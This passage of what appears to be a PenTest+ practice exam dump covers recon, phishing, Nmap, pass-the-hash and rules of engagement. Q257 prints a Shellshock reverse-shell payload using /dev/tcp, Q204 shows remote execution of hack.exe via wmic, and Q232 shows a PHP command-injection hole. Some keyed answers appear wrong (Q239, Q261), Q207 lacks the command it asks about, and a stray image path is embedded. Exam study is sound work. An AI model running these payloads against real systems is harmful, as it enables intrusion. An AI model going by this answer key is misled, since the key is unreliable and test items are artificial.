The dig command is a tool that can be used to query DNS servers and obtain information about domain names, such as IP addresses, mail servers, name servers, or other records. The MX option specifies that the query is for mail exchange records, which are records that indicate the mail servers responsible for accepting email messages for a domain. Therefore, the command dig company.com MX would best help the tester determine which cloud email provider the log-in page needs to mimic by showing the mail servers for company.com. For example, if the output shows something like company-com.mail.protection.outlook.com, then it means that company.com uses Microsoft Outlook as its cloud email provider. The other commands are not as useful for determining the cloud email provider. The whois command is a tool that can be used to query domain name registration information, such as the owner, registrar, or expiration date of a domain. The curl command is a tool that can be used to transfer data from or to a server using various protocols, such as HTTP, FTP, or SMTP. The dig command with the A option specifies that the query is for address records, which are records that map domain names to IP addresses.

NEW QUESTION 181
A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (::1) port 80 (#0)
> GET /readmine.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

A. Burp Suite
B. DirBuster
C. WPScan
D. OWASP ZAP

Answer: C


Explanation:
WPScan is a tool that can be used to scan WordPress sites for vulnerabilities, such as outdated plugins, themes, or core files, misconfigured settings, weak passwords, or user enumeration. The curl command reveals that the site is running WordPress and has a readme.html file that may disclose the version number. Therefore, WPScan would be the best tool to use to explore this site further. Burp Suite is a tool that can be used to intercept and modify web requests and responses, but it does not specialize in WordPress scanning. DirBuster is a tool that can be used to brute-force directories and files on web servers, but it does not exploit WordPress vulnerabilities. OWASP ZAP is a tool that can be used to perform web application security testing, but it does not focus on WordPress scanning.

NEW QUESTION 185
A company has hired a penetration tester to deploy and set up a rogue access point on the network. Which of the following is the BEST tool to use to accomplish this goal?

A. Wireshark
B. Aircrack-ng
C. Kismet
D. Wifite

Answer: B

NEW QUESTION 189
A penetration tester has prepared the following phishing email for an upcoming penetration test:


Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

A. Familiarity and likeness
B. Authority and urgency
C. Scarcity and fear
D. Social proof and greed

Answer: B

NEW QUESTION 194
In Python socket programming, SOCK_DGRAM type is:

A. reliable.
B. matrixed.
C. connectionless.
D. slower.

Answer: C

Explanation:
In Python socket programming, SOCK_DGRAM type is connectionless. This means that the socket does not establish a reliable connection between the sender and the receiver, and does not guarantee that the packets will arrive in order or without errors. SOCK_DGRAM type is used for UDP (User Datagram Protocol) sockets, which are faster and simpler than TCP (Transmission Control Protocol) sockets3.

NEW QUESTION 197
A penetration tester attempted a DNS poisoning attack. After the attempt, no traffic was seen from the target machine. Which of the following MOST likely caused the attack to fail?

A. The injection was too slow.
B. The DNS information was incorrect.
C. The DNS cache was not refreshed.
D. The client did not receive a trusted response.

Answer: C

Explanation:
A DNS poisoning attack is an attack that exploits a vulnerability in the DNS protocol or system to redirect traffic from legitimate websites to malicious ones. A DNS poisoning attack works by injecting false DNS records into a DNS server or resolver's cache, which is a temporary storage of DNS information. However, if the DNS cache was not refreshed, then the attack would fail, as the target machine would still use the old and valid DNS records from its cache. The other options are not likely causes of the attack failure.

NEW QUESTION 200
An assessor wants to run an Nmap scan as quietly as possible. Which of the following commands will give the LEAST chance of detection?

A. nmap -"T3 192.168.0.1
B. nmap - "P0 192.168.0.1
C. nmap - T0 192.168.0.1
D. nmap - A 192.168.0.1

Answer: C

NEW QUESTION 204
A penetration tester gains access to a system and is able to migrate to a user process:

```
net use S: \\192.168.5.51\C$\temp /persistent no
copy c:\temp\hack.exe S:\temp\hack.exe
wmic.exe /node: "192.168.5.51" process call create "C:\temp\hack.exe"
```

Given the output above, which of the following actions is the penetration tester performing? (Choose two.)

A. Redirecting output from a file to a remote system
B. Building a scheduled task for execution

C. Mapping a share to a remote system
D. Executing a file on the remote system
E. Creating a new process on all domain systems
F. Setting up a reverse shell from a remote system
G. Adding an additional IP address on the compromised system

Answer: CD

Explanation:
WMIC.exe is a built-in Microsoft program that allows command-line access to the Windows Management Instrumentation. Using this tool, administrators can query the operating system for detailed information about installed hardware and Windows settings, run management tasks, and even execute other programs or commands.

NEW QUESTION 207
After gaining access to a previous system, a penetration tester runs an Nmap scan against a network with the following results:

```
Nmap scan report for 192.168.10.10

Port      State     Service        Version
135/tcp   open      msrpc          Microsoft Windows RPC
139/tcp   open      netbios-ssn    Microsoft Windows netbios-ssn
5985/tcp  open      Microsoft      HTTPAPI httpd 2.0 (SSDP/UPnP)

Nmap scan report for 192.168.10.11

Port      State     Service        Version
135/tcp   open      msrpc          Microsoft Windows RPC
139/tcp   open      netbios-ssn    Microsoft Windows netbios-ssn
3389/tcp  open      ms-wbt-server  Microsoft Terminal Services
```

The tester then runs the following command from the previous exploited system, which fails: Which of the following explains the reason why the command failed?

A. The tester input the incorrect IP address.
B. The command requires the -port 135 option.
C. An account for RDP does not exist on the server.
D. PowerShell requires administrative privilege.

Answer: C

NEW QUESTION 211
A company conducted a simulated phishing attack by sending its employees emails that included a link to a site that mimicked the corporate SSO portal. Eighty percent of the employees who received the email clicked the link and provided their corporate credentials on the fake site. Which of the following recommendations would BEST address this situation?

A. Implement a recurring cybersecurity awareness education program for all users.
B. Implement multifactor authentication on all corporate applications.
C. Restrict employees from web navigation by defining a list of unapproved sites in the corporate proxy.
D. Implement an email security gateway to block spam and malware from email communications.

Answer: A

Explanation:
The simulated phishing attack showed that most of the employees were not able to recognize or avoid a common social engineering technique that could compromise their corporate credentials and expose sensitive data or systems. The best way to address this situation is to implement a recurring cybersecurity awareness education program for all users that covers topics such as phishing, password security, data protection, and incident reporting. This will help raise the level of security awareness and reduce the risk of falling victim to phishing attacks in the future. The other options are not as effective or feasible as educating users about phishing prevention techniques.

NEW QUESTION 213
A penetration tester has been given eight business hours to gain access to a client’s financial system. Which of the following techniques will have the highest likelihood of success?

A. Attempting to tailgate an employee going into the client's workplace
B. Dropping a malicious USB key with the company’s logo in the parking lot
C. Using a brute-force attack against the external perimeter to gain a foothold
D. Performing spear phishing against employees by posing as senior management

Answer: D

NEW QUESTION 218
Which of the following factors would a penetration tester most likely consider when testing at a location?

A. Determine if visas are required.
B. Ensure all testers can access all sites.
C. Verify the tools being used are legal for use at all sites.
D. Establish the time of the day when a test can occur.

Answer: D

Explanation:
One of the factors that a penetration tester would most likely consider when testing at a location is to establish the time of day when a test can occur. This factor can affect the scope, duration, and impact of the test, as well as the availability and response of the client and the testers. Testing at different times of day can have different advantages and disadvantages, such as testing during business hours to simulate realistic scenarios and traffic patterns, or testing after hours to reduce disruption and interference. Testing at different locations may also require adjusting for different time zones and daylight saving times. Establishing the time of day when a test can occur can help plan and coordinate the test effectively and avoid confusion or conflict with the client or other parties involved in the test. The other options are not factors that a penetration tester would most likely consider when testing at a location.

NEW QUESTION 222
A compliance-based penetration test is primarily concerned with:

A. obtaining Pll from the protected network.
B. bypassing protection on edge devices.
C. determining the efficacy of a specific set of security standards.
D. obtaining specific information from the protected network.

Answer: C

NEW QUESTION 227
A new client hired a penetration-testing company for a month-long contract for various security assessments against the client's new service. The client is expecting to make the new service publicly available shortly after the assessment is complete and is planning to fix any findings, except for critical issues, after the service is made public. The client wants a simple report structure and does not want to receive daily findings.
Which of the following is most important for the penetration tester to define FIRST?

A. Establish the format required by the client.
B. Establish the threshold of risk to escalate to the client immediately.
C. Establish the method of potential false positives.
D. Establish the preferred day of the week for reporting.

Answer: B

NEW QUESTION 232
A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset($_POST['item'])){
    echo shell_exec("/http/www/cgi-bin/queryitem ".$_POST['item']);
}
```

Which of the following tools will help the tester prepare an attack for this scenario?

A. Hydra and crunch
B. Netcat and cURL
C. Burp Suite and DIRB
D. Nmap and OWASP ZAP

Answer: B

Explanation:
Netcat and cURL are tools that will help the tester prepare an attack for this scenario, as they can be used to establish a TCP connection, send payloads, and receive responses from the target web server. Netcat is a versatile tool that can create TCP or UDP connections and transfer data between hosts. cURL is a tool that can transfer data using various protocols, such as HTTP, FTP, SMTP, etc. The tester can use these tools to exploit the PHP script that executes shell commands with the value of the "item" variable.

NEW QUESTION 235
A penetration tester has extracted password hashes from the lsass.exe memory process. Which of the following should the tester perform NEXT to pass the hash and provide persistence with the newly acquired credentials?

A. Use Patator to pass the hash and Responder for persistence.
B. Use Hashcat to pass the hash and Empire for persistence.
C. Use a bind shell to pass the hash and WMI for persistence.
D. Use Mimikatz to pass the hash and PsExec for persistence.

Answer: D

Explanation:
Mimikatz is a credential hacking tool that can be used to extract logon passwords from the LSASS process and pass them to other systems. Once the tester has the hashes, they can then use PsExec, a command-line utility from Sysinternals, to pass the hash to the remote system and authenticate with the new credentials. This provides the tester with persistence on the system, allowing them to access it even after a reboot.
"A penetration tester who has extracted password hashes from the lsass.exe memory process can use various tools to pass the hash and gain access to other systems using the same credentials. One tool commonly used for this purpose is Mimikatz, which can extract plaintext passwords from memory or provide a pass-the-hash capability. After gaining access to a system, the tester can use various tools for persistence, such as PsExec or WMI." (CompTIA PenTest+ Study Guide, p. 186)

NEW QUESTION 237
Which of the following web-application security risks are part of the OWASP Top 10 v2017? (Choose two.)

A. Buffer overflows
B. Cross-site scripting
C. Race-condition attacks
D. Zero-day attacks
E. Injection flaws
F. Ransomware attacks

Answer: BE

Explanation:
A01-Injection
A02-Broken Authentication A03-Sensitive Data Exposure A04-XXE
A05-Broken Access Control A06-Security Misconfiguration A07-XSS
A08-Insecure Deserialization
A09-Using Components with Known Vulnerabilities A10-Insufficient Logging & Monitoring

NEW QUESTION 239
A Chief Information Security Officer wants a penetration tester to evaluate the security awareness level of the company's employees. Which of the following tools can help the tester achieve this goal?

A. Metasploit
B. Hydra
C. SET
D. WPScan

Answer: A

NEW QUESTION 241
Which of the following provides an exploitation suite with payload modules that cover the broadest range of target system types?

A. Nessus
B. Metasploit
C. Burp Suite
D. Ethercap

Answer: B

NEW QUESTION 243
During an internal penetration test against a company, a penetration tester was able to navigate to another part of the network and locate a folder containing customer information such as addresses, phone numbers, and credit card numbers. To be PCI compliant, which of the following should the company have implemented to BEST protect this data?

A. Vulnerability scanning
B. Network segmentation
C. System hardening
D. Intrusion detection

Answer: B

Explanation:
Network segmentation is the practice of dividing a network into smaller subnetworks or segments based on different criteria, such as function, security level, or access control. Network segmentation can enhance the security of a network by isolating sensitive or critical systems from less secure or untrusted systems, reducing the attack surface, limiting the spread of malware or intrusions, and enforcing granular policies and rules for each segment. To be PCI compliant, which is a set of standards for protecting payment card data, the company should have implemented network segmentation to separate the servers that perform financial transactions from other parts of the network that may be less secure or more exposed to threats. The other options are not specific requirements for PCI compliance, although they may be good security practices in general.

NEW QUESTION 244
During an assessment, a penetration tester obtains a list of 30 email addresses by crawling the target company's website and then creates a list of possible usernames based on the email address format. Which of the following types of attacks would MOST likely be used to avoid account lockout?

A. Mask
B. Rainbow
C. Dictionary
D. Password spraying

Answer: D

Explanation:
Password spraying is a type of password guessing attack that involves trying one or a few common passwords against many usernames or accounts. Password spraying can avoid account lockout policies that limit the number of failed login attempts per account by spreading out the attempts over time and across different accounts. Password spraying can also increase the chances of success by using passwords that are likely to be used by many users, such as default passwords, seasonal passwords, or company names. Mask is a type of password cracking attack that involves using a mask or a pattern to generate passwords based on known or guessed characteristics of the password, such as length, case, or symbols. Rainbow is a technique of storing precomputed hashes of passwords in a table that can be used to quickly crack passwords by looking up the hashes. Dictionary is a type of password cracking attack that involves using a wordlist or a dictionary of common or likely passwords to try against an account.

NEW QUESTION 248

A company obtained permission for a vulnerability scan from its cloud service provider and now wants to test the security of its hosted data.
Which of the following should the tester verify FIRST to assess this risk?

A. Whether sensitive client data is publicly accessible
B. Whether the connection between the cloud and the client is secure
C. Whether the client's employees are trained properly to use the platform
D. Whether the cloud applications were developed using a secure SDLC

Answer: A

NEW QUESTION 250
A penetration tester has been hired to perform a physical penetration test to gain access to a secure room within a client's building. Exterior reconnaissance identifies two entrances, a WiFi guest network, and multiple security cameras connected to the Internet.
Which of the following tools or techniques would BEST support additional reconnaissance?

A. Wardriving
B. Shodan
C. Recon-ng
D. Aircrack-ng

Answer: C

NEW QUESTION 254
Which of the following provides a matrix of common tactics and techniques used by attackers along with recommended mitigations?

A. NIST SP 800-53
B. OWASP Top 10
C. MITRE ATT&CK framework
D. PTES technical guidelines

Answer: C

NEW QUESTION 255
Which of the following can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools?

A. Dictionary
B. Directory
C. Symlink
D. Catalog
E. For-loop

Answer: A

Explanation:
A dictionary can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools. A dictionary is a collection of key-value pairs that can be accessed by using the keys. For example, a dictionary can store usernames and passwords, or IP addresses and hostnames, that can be used as input for brute-force or reconnaissance tools.

NEW QUESTION 257
A penetration tester discovers a vulnerable web server at 10.10.1.1. The tester then edits a Python script that sends a web exploit and comes across the following code:
exploits = {"User-Agent": "() { ignored;};/bin/bash –i>& /dev/tcp/127.0.0.1/9090 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
Which of the following edits should the tester make to the script to determine the user context in which the server is being run?

A. exploits = {"User-Agent": "() { ignored;};/bin/bash –i id;whoami", "Accept": "text/html,application/xhtml+xml,application/xml"}
B. exploits = {"User-Agent": "() { ignored;};/bin/bash –i>& find / -perm -4000", "Accept": "text/html,application/xhtml+xml,application/xml"}
C. exploits = {"User-Agent": "() { ignored;};/bin/sh –i ps –ef" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}
D. exploits = {"User-Agent": "() { ignored;};/bin/bash –i>& /dev/tcp/10.10.1.1/80" 0>&1", "Accept": "text/html,application/xhtml+xml,application/xml"}

Answer: A

NEW QUESTION 261
A penetration tester found the following valid URL while doing a manual assessment of a web application: http://www.example.com/product.php?id=123987.
Which of the following automated tools would be best to use NEXT to try to identify a vulnerability in this
URL?

A. SQLmap
B. Nessus
C. Nikto
D. DirBuster

Answer: B

NEW QUESTION 262
A security analyst needs to perform an on-path attack on BLE smart devices. Which of the following tools would be BEST suited to accomplish this task?

A. Wireshark

B. Gattacker
C. tcpdump
D. Netcat

Answer: B

Explanation:
The best tool for performing an on-path attack on BLE smart devices is Gattacker. Gattacker is a Bluetooth Low Energy (BLE) pentesting and fuzzing framework specifically designed for on-path attacks. It allows security analysts to perform a variety of tasks, including man-in-the-middle attacks, passive and active scans, fuzzing of BLE services, and more. Gattacker also provides an interactive command-line interface that makes it easy to interact with the target BLE device and execute various commands.

NEW QUESTION 265
Given the following output: User-agent:*
Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/
During which of the following activities was this output MOST likely obtained?

A. Website scraping
B. Website cloning
C. Domain enumeration
D. URL enumeration

Answer: D

Explanation:
URL enumeration is the activity of discovering and mapping the URLs of a website, such as directories, files, parameters, or subdomains. URL enumeration can help to identify the structure, content, and functionality of a website, as well as potential vulnerabilities or misconfigurations. One of the methods of URL enumeration is to analyze the robots.txt file of a website, which is a text file that tells search engine crawlers which URLs the crawler can or can't request from the site1. The output shown in the question is an example of a robots.txt file that disallows crawling of certain URLs, such as /author/, /xmlrpc.php, /wp-admin, or /page/.

NEW QUESTION 270
A client has requested that the penetration test scan include the following UDP services: SNMP, NetBIOS, and DNS. Which of the following Nmap commands will perform the scan?

A. nmap –vv sUV –p 53, 123-159 10.10.1.20/24 –oA udpscan
B. nmap –vv sUV –p 53,123,161-162 10.10.1.20/24 –oA udpscan
C. nmap –vv sUV –p 53,137-139,161-162 10.10.1.20/24 –oA udpscan
D. nmap –vv sUV –p 53, 122-123, 160-161 10.10.1.20/24 –oA udpscan

Answer: C

NEW QUESTION 273
In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform phishing in a later stage of the assessment?

A. Test for RFC-defined protocol conformance.
B. Attempt to brute force authentication to the service.
C. Perform a reverse DNS query and match to the service banner.
D. Check for an open relay configuration.

Answer: D

Explanation:
SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

NEW QUESTION 274
Which of the following documents describes activities that are prohibited during a scheduled penetration test?

A. MSA
B. NDA
C. ROE
D. SLA

Answer: C

Explanation:
The document that describes activities that are prohibited during a scheduled penetration test is ROE, which stands for rules of engagement. ROE is a document that defines the scope, objectives, methods, limitations, and expectations of a penetration test. ROE can specify what activities are allowed or prohibited during the penetration test, such as which targets, systems, networks, or services can be tested or attacked, which tools, techniques, or exploits can be used or avoided, which times or dates can be scheduled or excluded, or which impacts or risks can be accepted or mitigated. ROE can help ensure that the penetration test is conducted in a legal, ethical, and professional manner, and that it does not cause any harm or damage to the client or third parties. The other options are not documents that describe activities that are prohibited during a scheduled penetration test. MSA stands for master service agreement, which is a document that defines the general terms and conditions of a contractual relationship between two parties, such as the scope of work, payment terms, warranties, liabilities, or dispute resolution. NDA stands for non-disclosure agreement, which is a document that defines the confidential information that is shared between two parties during a business relationship, such as trade secrets, intellectual property, or customer data. SLA stands for service level agreement, which is a document that defines the quality and performance standards of a service provided by one party to another party, such as availability, reliability, responsiveness, or security.

NEW QUESTION 276
A client evaluating a penetration testing company requests examples of its work. Which of the following represents the BEST course of action for the penetration testers?

A. Redact identifying information and provide a previous customer's documentation.
B. Allow the client to only view the information while in secure spaces.
C. Determine which reports are no longer under a period of confidentiality.
D. Provide raw output from penetration testing tools.

Answer: C

Explanation:
Penetration testing reports contain sensitive information about the vulnerabilities and risks of a customer’s systems and networks. Therefore, penetration testers should respect the confidentiality and privacy of their customers and only share their reports with authorized parties. Penetration testers should also follow the terms and conditions of their contracts with their customers, which may include a period of confidentiality that prohibits them from disclosing any information related to the testing without the customer’s consent.

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